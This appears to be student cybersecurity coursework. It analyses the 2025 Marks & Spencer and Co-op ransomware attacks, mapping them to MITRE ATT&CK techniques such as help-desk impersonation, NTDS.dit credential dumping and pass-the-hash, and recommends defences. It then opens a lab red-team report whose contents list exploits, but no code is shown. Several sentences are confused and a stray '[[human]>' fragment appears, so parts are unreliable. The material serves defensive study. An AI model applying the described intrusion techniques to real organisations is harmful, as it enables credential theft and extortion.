

Task 1: Strategic Threat Analysis

From Headlines to TTPs: A Critical Analysis of the
2025 Marks & Spencer and Co-op Cyber Attacks

Lecturer: Dr. Dipo Dunsin

TABLE OF CONTENTS

Abstract	3
1. Introduction	3
2. Incident Summary and Timeline	3
3. Adversary TTP Mapping — MITRE ATT&CK® Enterprise Matrix.....	4
4. Root Cause and Security Control Failures	6
4.1 Technical Failures	6
4.2 Organisational Shortcomings	6
4.3 Human Factors	6
5. Threat Actor Profile and Motive	7
6. Detection and Response Analysis	7
6.1 M&S — Critical Detection Failures.....	7
6.2 Co-op — Effective Response and Lessons	8
7. Strategic Recommendations	8
7.1 Prevention	8
R1 — Deploy Phishing-Resistant MFA (Priority: Critical)	8
R2 — Out-of-Band Verification for Account Resets (Priority: Critical)	8
R3 — Network Micro-Segmentation and Zero-Trust Architecture (Priority: High)	8
R4 — Privileged Access Management for Third-Party Vendors (Priority: High)	8
7.2 Detection	9
R5 — Identity Threat Detection and Response (ITDR) (Priority: High)	9
R6 — UEBA Integrated with SIEM (Priority: High).....	9
R7 — Out-of-Band Incident Response Communications (Priority: Medium).....	9
7.3 Response	Error! Bookmark not defined.
R8 — Mandatory Crisis Exercises (Priority: High)	9
R9 — Immutable Air-Gapped Backups (Priority: High)	9
R10 — Cyber Insurance and IR Retainer (Priority: Medium)	9
8. Conclusion.....	9
References	11
Appendix A — OSINT Notes, Source Assessment, and Financial Impact Summary	Error! Bookmark not defined.
A.1 Source Reliability Hierarchy	Error! Bookmark not defined.
A.2 Scattered Spider — Additional Context.....	Error! Bookmark not defined.
A.3 Financial Impact Summary	Error! Bookmark not defined.

Abstract

This report critically analyses the coordinated cyber campaign targeting Marks & Spencer (M&S) and the Co-operative Group (Co-op) in spring 2025. The attacks, attributed with high confidence to *Scattered Spider* (also tracked as UNC3944 / Octo Tempest) acting through the DragonForce ransomware-as-a-service (RaaS) platform, caused combined financial losses estimated between £270 million and £592 million and were classified by the UK Cyber Monitoring Centre as a Category 2 systemic cyber event.[\[7\]\[17\]](#) The analysis constructs a forensic incident timeline, maps the adversary campaign to ten MITRE ATT&CK® Enterprise techniques, identifies root cause failures across technical, organisational, and human dimensions, and critically evaluates the markedly different detection and response outcomes between the two victims. Strategic recommendations grounded in NCSC, CISA, and peer-reviewed literature are synthesised for prevention, detection, and response.

1. Introduction

An unprecedented set of cyber attacks on the UK retail sector was witnessed in the spring of 2025. In days, M&S and Co-op announced severe violations with almost similar tactics, techniques and procedures (TTPs), and a collective suggestion was issued by CISA, FBI, NCSC, and cyber agencies in Australia and Canada.[\[6\]](#) The UK Cyber Monitoring Centre (CMC) officially considered the M&S and Co-op attacks one coordinated attack based on the similarity of the threat actor, time proximity, and similarity in TTPs.[\[29\]](#)

The two incidents had radically different results despite the similarity in the initial access vector. M&S lost 46 days of online services and around 300 million of operating profits, whereas Co-op prevented the breach in a few hours and did not stop the fundamentally retail operations.[\[2\]\[31\]](#) In this report, the process will take the following steps: incident timeline; MITRE ATT&CK TTP mapping; root cause analysis; threat actor profile; detection and response evaluation; and strategic recommendations.


2. Incident Summary and Timeline

The timeline below has been reconstructed from public reporting, London Stock Exchange disclosures, and evidence submitted to the UK Parliament Business and Trade Sub-Committee hearing of 8 July 2025.[\[28\]](#)

Date	Event
Feb 2025	Threat actors silently infiltrate M&S, exfiltrating the Windows Active Directory NTDS.dit credential database. This phase goes undetected for ~two months. [3][11]
17 Apr 2025	M&S initial access via social engineering; attackers impersonate an employee and coerce a third-party IT help desk into resetting domain credentials. [3][28]
19 Apr 2025 (Easter)	M&S leadership detect anomalous activity at ~22:00. Attackers have already positioned DragonForce ransomware for deployment. [28][2]
22 Apr 2025	M&S discloses 'cyber incident' to the London Stock Exchange. Contactless payments and Click & Collect disrupted. NCSC notified; forensic consultants engaged. [7][10]
25 Apr 2025	M&S suspends all online ordering (~£3.8m daily revenue lost). Co-op suffers near-identical social engineering attack on same day; Co-op detects breach within hours. [8][28][30]
29–30 Apr 2025	Media attributes attack to Scattered Spider/DragonForce. Co-op proactively takes IT systems offline; staff warned against VPN use. [7][9][22]
1 May 2025	Metropolitan Police and NCSC confirm active criminal and cyber investigations are under way. [7][10]
2 May 2025	DragonForce contacts BBC claiming 20 million Co-op member records held. Co-op confirms exfiltration of names, dates of birth, and contact details for all 6.5m members. [23][26]

13 May 2025	M&S confirms customer PII stolen (names, addresses, DOB, order history); no payment card data compromised. [3][11]
21 May 2025	M&S quantifies ~£300m in lost operating profit; disruption forecast to July. [2][7]
10 Jun 2025	M&S resumes partial online ordering after 46-day outage. [2]
20 Jun 2025	CMC classifies campaign as Category 2 systemic event; total impact £270–440m. [17][29]
Late 2025	NCA arrests four individuals (incl. three teenagers) under Computer Misuse Act, blackmail, and money laundering charges. [26]

Table 1: Consolidated incident timeline [\[2\]\[3\]\[7\]\[8\]\[9\]\[22\]\[23\]\[26\]\[28\]\[29\]](#).



Timeline Diagram

3. Adversary TTP Mapping — MITRE ATT&CK® Enterprise Matrix

Figure 3 and Table 2 map the Scattered Spider campaign to ten key MITRE ATT&CK Enterprise techniques, drawing on CISA advisory AA23-320A (updated July 2025), the MITRE G1015 group profile, and incident-specific evidence.[\[12\]\[13\]](#) Figure 1 presents the complete attack chain.




Figure 1: Scattered Spider / DragonForce end-to-end attack chain with MITRE ATT&CK IDs — M&S & Co-op campaign 2025.



Figure 2: MITRE ATT&CK tactics coverage across the 2025 UK retail campaign (10 techniques, 9 tactics).

ATT&CK ID	Tactic	Technique	Evidence — M&S / Co-op
T1566 / T1656	Initial Access	Phishing / Impersonation	Attackers impersonated employees and social-engineered IT help desks at both M&S and Co-op into resetting domain credentials. M&S Chairman described it as 'a euphemism for impersonation'. [28]
T1078.002	Privilege Escalation	Valid Accounts: Domain	Reset credentials provided authenticated domain access with no malware required, bypassing perimeter defences entirely. [18][28]
T1003.003	Credential Access	OS Credential Dumping: NTDS	Both victims' Windows AD NTDS.dit database was extracted, providing domain-wide password hashes. [3][11][30]
T1550.002	Lateral Movement	Pass-the-Hash	Cracked NTDS.dit hashes enabled lateral movement across network segments. At M&S this went undetected for ~two months. [3][11]
T1071.001	Command & Control	Web Protocols / RMM	Scattered Spider uses AnyDesk, Ngrok, and TeamViewer as C2 channels, blending with legitimate admin traffic. [18][21]
T1562.001	Defence Evasion	Disable / Modify Tools	EDR processes and firewall rules were disabled during the dwell period to avoid detection. [15][18]
T1136 / T1585	Persistence	Create / Establish Accounts	New domain identities and social media backstop accounts created to maintain persistence during response. [13][18]

T1114.002	Collection	Remote Email Collection	Group monitors victim Slack, Teams, and Exchange to track defender countermeasures in real time. [18][19]
T1041 / T1567	Exfiltration	C2 Channel / Cloud Storage	PII for millions of customers exfiltrated prior to encryption: M&S names/DOB/addresses; Co-op all 6.5m member records. [2][26]
T1486	Impact	Data Encrypted for Impact	DragonForce ransomware deployed at M&S (~24 Apr) encrypting virtual machines; double-extortion model used. [2][3][11]

Table 2: MITRE ATT&CK® Enterprise TTP mapping — Scattered Spider / DragonForce 2025 UK retail campaign [\[12\]\[13\]\[15\]\[18\]\[21\]\[28\]](#).

4. Root Cause and Security Control Failures

4.1 Technical Failures

The primary technical failure at both organisations was the absence of phishing-resistant, hardware-bound multi-factor authentication (MFA). Standard push-notification MFA is trivially bypassed by social engineering help-desk personnel — no cryptographic vulnerability was required.[\[6\]](#) NCSC's post-incident guidance explicitly cited this, urging all organisations to replace SMS/push MFA with FIDO2/WebAuthn hardware tokens for privileged and remote access accounts.

A second critical failure was the absence of privileged access controls preventing an authenticated user from accessing the NTDS.dit file. Effective controls — including Just-In-Time (JIT) access grants and SIEM alerts on any direct NTDS.dit read outside of approved backup processes — would have triggered detection months earlier.[\[3\]](#) At M&S, the absence of such telemetry enabled a two-month undetected dwell period, during which attackers mapped the entire Active Directory and pre-positioned their ransomware payload.

4.2 Organisational Shortcomings

M&S lacked the segmentation of the network. The architecture was tightly coupled, such that it would have been necessary to shut down large portions of infrastructure in order to contain the attacker, which was the direct cause of the 46-day retail outage.[\[28\]](#) This goes against NCSC CAF objective B3 (Identity and Access Control) and the zero-trust principle of disbelief in the implicit trust of any system in another, only on the basis of its location in the network.

At both organisations, structural failure was the third-party risk management. The first intrusion method used was that of a third-party IT service providers whose help-desk agents were capable of resetting domain credentials without a strong identity check. Both organisations did not use phishing-resistant MFA on vendor service accounts - one of the most frequently mentioned supply-chain control gaps in existing literature.[\[4\]\[27\]](#)

Co-op, in contrast, had spent a large amount of money on incident response rehearsal, such as board-level war games, which allowed a decisive response of hours. Such exercises are required by C2 (Response and Recovery Planning) of the NCSC CAF; the outcome of Co-op proves that investment to be empirically valid.[\[28\]](#)

4.3 Human Factors

In both incidences, the basis of initial access was the misuse of trust relationships between employees and IT support functions. Attackers were able to authenticate as legitimate users to help-desk agents who through normal operations had no system to establish the identity of the caller other than through knowledge-based authentication, which could be easily obtained through LinkedIn or dark-web markets.

This is in line with an established trend: as technical control grows, threat actors with financial interest move towards the human aspect of the problem.[\[16\]](#) The age distribution of suspects arrested in cases supported by

the fact that teenagers are not excluded as victims proves that there are minimal obstacles to engaging in high-level social engineering when the technical parts are commoditised through the use of RaaS.

5. Threat Actor Profile and Motive

Scattered Spider (MITRE G1015; tracked by Mandiant as UNC3944, by Microsoft as Octo Tempest, and Storm-0875) is an English-speaking, financially motivated cybercriminal group, which has been operating since at least May 2022. It is a loose and decentralised community that is organised through Telegram, Discord, and forums collectively referred to as The Com instead of being a hierarchical one organised in a pyramid-like structure.^[13]

The distinguishing feature of the group is highly developed social engineering - help-desk impersonation, SIM-swapping, and MFA fatigue attacks - that will be used to obtain initial access without using software vulnerabilities. Having entered, they show high technical skills, using Living-Off-the-Land (LOLBin) techniques, RMM tooling, and cloud infrastructure to masquerade as normal traffic.^[18] The 2025 UK retail campaign is an extension of European campaigns in high profile in 2023 against MGM Resorts (100m loss) and Caesars Entertainment (75m loss) in the United States.^[8]

There are several lines of evidence that support attribution: the signature of social engineering (help-desk + NTDS.dit) is unique, CISA/FBI advisory documentation of the same TTPs, the ransom note delivered to M&S CEO Stuart Machin via a compromised employee email is signed by DragonForce, and the single-actor nature of the attack is formally assessed by the CMC.^{[17][29]}

6. Detection and Response Analysis




Figure 3: Detection and response comparison — M&S (left) versus Co-op (right) for the same threat actor and initial access vector.

6.1 M&S — Critical Detection Failures

It took M&S about two days to identify the initial intrusion, which occurred on the 17 April compromise, when the attackers had already executed the lateral movement, and prepared to execute their payloads.^[28] The period (approximately two months) of prior dwell (since the February NTDS.dit exfiltration) indicates the lack of

SIEM-level credential database access alerting and the lack of User and Entity Behaviour Analytics (UEBA) baseline to identify abnormal authentication trends.

The architectural containment was restricted to post detection. M&S Chairman Archie Norman admitted to Parliament that a cyber attack on this scale once successful is a multi-week exercise of systems restoration. The attack did not only result in the 46 day outage but it was a direct result of failure to surgically isolate damaged areas without disruption of services that dependent on it.

6.2 Co-op — Effective Response and Lessons

The almost identical 25 April attack was detected by Co-op within hours, which could be attributed to identity monitoring tooling, account reset anomaly detection, and already existing crisis playbooks.[\[28\]](#)[\[30\]](#) Tailing the zero-trust-informed segmentation allowed Co-op to contain the attacker to a specific area, without granting access to the payment systems, online retail, or the rest of the corporate infrastructure.

Although Co-op affirmed the loss of all 6.5 million member records and reported costs of £206 million, showing no cyber insurance to cover losses, their ongoing operation of the business during the attack is an empirical case study testifying to the practical business value of security architecture investment at the enterprise level.[\[26\]](#)[\[31\]](#) The M&S comparison is an empirical case study, which confirms the principles of zero-trust in the enterprise level.

7. Strategic Recommendations

The ten recommendations will be prioritised and organised into prevention, detection and response based on NCSC best practices, CISA advisory AA23-320A, and peer reviewed literature.

7.1 Prevention

R1 — Deploy Phishing-Resistant MFA (Priority: Critical)

Substitute all SMS/push MFA with FIDO2/WebAuthn hardware tokens (e.g., YubiKey) or passkeys to all privileged accounts, remote access, and IdP authentication.[\[6\]](#) The FIDO2 type of MFA is explicitly listed by CISA as the only type of MFA that is resistant to the social engineering vectors employed in this campaign. Estimated price: low-medium (equipment + implementation programme). This would have been the only control that prevented access in the beginning of both incidents.

R2 — Out-of-Band Verification for Account Resets (Priority: Critical)

Require all privileged accounts to be reset by video-call or manager-approved beforehand. Help-desk processes need to be devoid of knowledge-based authentication (security questions). It is a policy-level change which would need minimum technology investment and directly seal the access vector used first in both attacks.

R3 — Network Micro-Segmentation and Zero-Trust Architecture (Priority: High)

Implement Zero Trust Network Access (ZTNA): the re-verification of identity and health of every access request irrespective of the location within the network. Separate e-commerce, payment, AD, and supply chain zones with extreme east-west restrictions.[\[1\]](#) The better containment result of Co-op gives empirical justification. The re-architecture cost is high but should be compared with the cost of the failure to contain at the cost of M&S of 300 million.

R4 — Privileged Access Management for Third-Party Vendors (Priority: High)

Any third-party administrators will be required to be linked with a PAM platform that implements session recording, JIT grants and phishing-resistant MFA. The accounts of vendors should be scoped to the minimum

privilege.[[human]>Vendor accounts should be scoped to minimum privilege. The M&S breach is a good example of how extensive third-party service account privileges form the attack surface in social engineering based on the supply chain.

7.2 Detection

R5 — Identity Threat Detection and Response (ITDR) (Priority: High)

Install specific ITDR infrastructure (e.g. Microsoft Defender for Identity, CrowdStrike Falcon Identity Protection) to track AD in real time.[\[15\]](#) Certain alert rules should be activated whenever there is access on NTDS.dit which is not within the accepted backup operations. This telemetry lapse was the direct cause of two months of undetected dwell of M&S.

R6 — UEBA Integrated with SIEM (Priority: High)

Normal authentication behaviour by user and entity. High severity alerts should be cleared within minutes and not days, on anomalies like credential reuse of unusual source IPs, geographies or times, particularly after account reset.

R7 — Out-of-Band Incident Response Communications (Priority: Medium)

Activate dedicated secure communication channels (new-credential Slack workspace or external platform) immediately upon detection.[\[19\]](#) Scattered Spider tracks victim Slack and Teams on incident to trace defender activities, compromised communication channels are actively being used to give an attacker an edge.

R8 — Mandatory Crisis Exercises (Priority: High)

Board-level and technical tabletop exercises should be conducted at least once per year, and test cyber incident scenarios.[\[28\]](#) This investment is directly related to the superiority of Co-op in terms of its response. It is required by NCSC CAF objective C2. The cost of exercise (low-medium) is insignificant compared to incident costs as observed here.

R9 — Immutable Air-Gapped Backups (Priority: High)

Keep and test restoration of unchangeable, air-gapped backups of all important systems -AD, e-commerce sites and supply chain databases. Verified recovery ability compresses the rebuild time directly and minimizes pressure on ransom payments in cases of the two-fold ransom models.

R10 — Cyber Insurance and IR Retainer (Priority: Medium)

Pre-purchase cyber insurance that includes ransomware and business interruption and an IR retainer that offers an immediate forensic, legal, and crisis communications capacity.[\[27\]](#) The self-funded losses of Co-op at £206 million and M&S at approximately £300 million indicate the financial risk of running on either mechanism without being at the enterprise scale.

8. Conclusion

The Scattered Spider/DragonForce campaign on M&S and Co-op in 2025 is a landmark in the UK cybersecurity. It shows that even security investment by enterprises of the scale can be overcome by a financially motivated threat actor with a high level of social engineering skills using a mechanism that does not need a zero-day exploit: a phone call to a help desk.

The ten MITRE ATT&CK TTPs that have been mapped in this report provide a coherent and replicable chain of attacks. There are mitigations recorded, available in each. The dissimilar results of M&S, 46-day-long catastrophic outage, and Co-op, a response limited to hours, cannot be explained by luck but rather represent

quantifiable difference in architectural choices, identity controls, and organisational preparedness that any security functionality can respond to.

Since Scattered Spider is expanding its activities into insurance and aviation business in different parts of the world^[19], the UK retail attacks are an empirical design of the threat and the measures that curb it. The strategic recommendations in this report are up-to-date consensus in NCSC, CISA, and the academic literature. Their implementation after this campaign has a business case that cannot be disputed.

References

- [1] NCSC, *Cyber Assessment Framework v3.2*. [Online]. Available: <https://www.ncsc.gov.uk/collection/cyber-assessment-framework>
- [2] BlackFog, *Marks & Spencer Breach: How A Ransomware Attack Crippled a UK Retail Giant*, 2025. [Online]. Available: <https://www.blackfog.com/marks-and-spencer-ransomware-attack/>
- [3] CM Alliance, *The Marks & Spencer Cyber Attack – Everything You Need to Know*, 2025. [Online]. Available: <https://www.cm-alliance.com/cybersecurity-blog/the-marks-and-spencer-cyber-attack-everything-you-need-to-know>
- [4] Sangfor, *Marks & Spencer Cyberattack: A Wake-Up Call for Supply Chain Cybersecurity*, May 2025. [Online]. Available: <https://www.sangfor.com/blog/cybersecurity/marks-spencer-cyberattack-2025-supply-chain-breach>
- [5] TenIntelligence, *M&S Cyber Attack Updates 2025: What Happened So Far?*. [Online]. Available: <https://tenintel.com/ms-cyber-attack-what-happened/>
- [6] NCSC, *Statement on UK Retail Cyber Incidents – CEO Richard Horne*, May 2025. [Online]. Available: <https://www.ncsc.gov.uk/news/ncsc-statement-on-incidents-affecting-uk-retailers>
- [7] Computer Weekly, *M&S, Co-op attacks a 'Category 2 cyber hurricane', say UK experts*, Jun. 2025. [Online]. Available: <https://www.computerweekly.com/news/366626336/MS-Co-op-attacks-a-Category-2-cyber-hurricane-say-UK-experts>
- [8] Breached.company, *UK Retail Cyberattacks: A Deep Dive into the 2025 Ransomware Wave*. [Online]. Available: <https://breached.company/uk-retail-cyberattacks-a-deep-dive-into-the-2025-ransomware-wave/>
- [9] Computer Weekly, *M&S cyber attack disruption likely to last until July*, May 2025. [Online]. Available: <https://www.computerweekly.com/news/366624272/MS-cyber-attack-disruption-likely-to-last-until-July>
- [10] Al Jazeera, *UK Retail Cyberattacks — M&S, Co-op and the Scattered Spider Campaign: What Happened and Who Is Behind It?*, May 2025. [Online]. Available: <https://www.aljazeera.com/news/2025/5/2/harrods-ms-hit-by-cyberattack-what-happened-whos-behind-it>
- [11] Security Journal UK, *M&S Cyber Attack – Everything We Know*, Jun. 2025. [Online]. Available: <https://securityjournaluk.com/m-and-s-cyber-attack/>
- [12] CISA, *Scattered Spider Advisory AA23-320A (updated Jul. 2025)*. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a>
- [13] MITRE ATT&CK, *Scattered Spider Group G1015*. [Online]. Available: <https://attack.mitre.org/groups/G1015/>
- [14] Sophos, *Game of Clones: Sophos and the MITRE ATT&CK Enterprise 2025 Evaluations*. [Online]. Available: <https://www.sophos.com/en-us/blog/game-of-clones-sophos-and-the-mitre-attck-enterprise-2025-evaluations>
- [15] MITRE ATT&CK Evaluations, *Enterprise 2025 – Scattered Spider Scenario*. [Online]. Available: <https://evals.mitre.org/enterprise/er7>
- [16] Barricade Cyber, *CTI Report: Scattered Spider Threat Actor Group*, Jul. 2025. [Online]. Available: <https://barricadecyber.com/cti-report-scattered-spider-threat-actor-group/>
- [17] The Hacker News, *Scattered Spider Behind Cyberattacks on M&S and Co-op, Causing Up to \$592M in Damages*, Jun. 2025. [Online]. Available: <https://thehackernews.com/2025/06/scattered-spider-behind-cyberattacks-on.html>
- [18] CISA/FBI, *Scattered Spider Joint Advisory AA23-320A Full PDF (Updated Jul. 2025)*. [Online]. Available: <https://www.ic3.gov/CSA/2025/250729.pdf>
- [19] Computer Weekly, *Scattered Spider tactics continue to evolve, warn cyber cops*, 2025. [Online]. Available: <https://www.computerweekly.com/news/366628069/Scattered-Spider-tactics-continue-to-evolve-warn-cyber-cops>
- [20] Obsidian Security, *Behind the Breach: Scattered Spider SaaS Attack Analysis & MITRE ATT&CK Mapping*, Nov. 2025. [Online]. Available: <https://www.obsidiansecurity.com/blog/scattered-spider-saas-attack-analysis>
- [21] CISA, *Scattered Spider TTPs and Indicators of Compromise*. [Online]. Available: https://www.cisa.gov/sites/default/files/2023-11/aa23-320a_scattered_spider_0.pdf
- [22] Computer Weekly, *Chaos spreads at Co-op and M&S following DragonForce attacks*, 2025. [Online]. Available: <https://www.computerweekly.com/news/366623685/Chaos-spreads-at-Co-op-MS-following-DragonForce-attacks>
- [23] BC Training, *The Co-op Cyber Attack – A Timeline Case Study*, Jun. 2025. [Online]. Available: <https://www.b-c-training.com/bulletin/the-co-op-cyber-attack-a-timeline-case-study/>
- [24] Cybersecurity Dive, *UK retailer Co-op restoring systems following major cyberattack*, May 2025. [Online]. Available: <https://www.cybersecuritydive.com/news/uk-retailer-co-op-restoring-systems-following-major-cyberattack/748090/>
- [25] Barings Law, *Co-op Data Breach: What Happened?*, May 2025. [Online]. Available: <https://baringslaw.com/news-insight/co-op-data-breach-what-happened/>
- [26] Computing, *Co-op boss admits data breach affected all 6.5 million members*, 2025. [Online]. Available: <https://www.computing.co.uk/news/2025/security/co-op-boss-admits-data-breach-affected-all-6-5-million-members>

-
- [27] ICAEW, *What to learn from the M&S and Co-op cyber attacks*, May 2025. [Online]. Available: <https://www.icaew.com/insights/viewpoints-on-the-news/2025/may-2025/what-to-learn-from-the-ms-and-coop-cyber-attacks>
- [28] MTI Ltd, *M&S vs Co-op: How Two 2025 Cyber-Attacks Ended So Differently (incl. UK Parliament Sub-Committee evidence)*, Sep. 2025. [Online]. Available: <https://mti.com/ms-and-coop-2025-cyber-attacks-lessons-learned/>
- [29] Computer Weekly, *M&S, Co-op attacks a 'Category 2 cyber hurricane' – CMC Assessment*, Jun. 2025. [Online]. Available: <https://www.computerweekly.com/news/366626336/MS-Co-op-attacks-a-Category-2-cyber-hurricane-say-UK-experts>
- [30] Help Net Security, *UK retailers under cyber attack: Co-op member data compromised*, May 2025. [Online]. Available: <https://www.helpnetsecurity.com/2025/05/05/uk-retailers-under-cyber-attack-co-op-member-data-compromised/>
- [31] Computer Weekly, *Co-op declares cyber attack damage cost £206m*, 2025. [Online]. Available: <https://www.computerweekly.com/news/366632018/Co-op-declares-cyber-attack-damage-cost-it-206m>

MSc Cybersecurity and Digital Forensics
ACCA7033 — Ethical Hacking

TASK 2: RED TEAM ENGAGEMENT REPORT

ABCD Ltd — Complete Penetration Test & Threat Emulation

Module: Ethical Hacking

TABLE OF CONTENTS

Abstract	3
Table of Contents	Error! Bookmark not defined.
1. Introduction	3
2. Rules of Engagement (RoE).....	3
3. Lab Environment Design	5
3.1 VM Inventory	5
3.2 Network Diagram.....	5
3.3 Containment & Safety.....	6
4. Threat Emulation Plan & MITRE ATT&CK Mapping	7
4.1 Campaign Objectives & Success Criteria	7
4.2 TTP Mapping Table	7
5. Exploitation — Full Attack Narrative	9
5.1 Phase 1: Reconnaissance.....	9
5.2 Exploit A — vsftpd 2.3.4 Backdoor (CVE-2011-2523) on Metasploitable.....	12
Preconditions.....	12
Exploitation Steps	12
Evidence of Success	13
Artefacts Produced	14
5.3 Post-Exploitation & Persistence — DVWA Web Shell Upload.....	14
5.4 Exploit B — MS17-010 EternalBlue on IE11 Windows 7 (CVE-2017-0143)	16
Preconditions.....	16
Exploitation Steps	16
5.5 Exploit C — File Access & Data Exfiltration on Win7	19
Commands Executed.....	19
6. Detection Gap Analysis.....	21
7. Executive Brief — Board Summary	22
7.1 What Did We Find?.....	22
7.2 What Is the Business Risk?	22
7.3 What Must Be Done? (Prioritised).....	22
8. Tools & Techniques Declaration.....	23
9. Conclusion.....	24
References	Error! Bookmark not defined.

Abstract

This report details a complete, end-to-end red team engagement conducted against a virtualised laboratory environment representing ABCD Ltd, a UK-based mid-sized retail and corporate services company. The engagement simulates realistic adversary behaviour by emulating Advanced Persistent Threat (APT) tactics using a four-machine lab comprising Kali Linux 2019 as the attacker platform, Metasploitable 2 as the primary Linux target, an IE11 Windows 7 host as the client-side target, and the OWASP Broken Web Applications (BWA) virtual machine as a secondary web-application target. Three distinct exploits were executed: a vsftpd 2.3.4 backdoor for remote code execution (RCE) on Metasploitable, an MS17-010 EternalBlue SMB exploit against the Windows 7 host, and a DVWA file-upload web shell for persistence and data collection. All techniques are mapped to the MITRE ATT&CK Enterprise Matrix. The report includes a Rules of Engagement document, Threat Emulation Plan, full attack narrative, detection gap analysis, and an Executive Brief for non-technical stakeholders.

1. Introduction

Penetration testing and red team operations represent the most rigorous method by which organisations can empirically measure the robustness of their security posture against realistic threat actors. [6] A red team engagement goes beyond vulnerability scanning to simulate the full attack chain of an adversary—from reconnaissance to objective completion—thereby enabling defenders to find detection and response gaps that cannot be revealed by automated tools. [15]

ABCD Ltd is a UK-based mid-sized company providing web-facing retail services and internal corporate systems. The company sought an independent assessment of its detection, prevention, and response capabilities against both common and advanced persistent threat (APT)-level attacks. To mitigate risk to live systems, a dedicated virtualised lab was constructed to mirror the described hybrid architecture. [14]

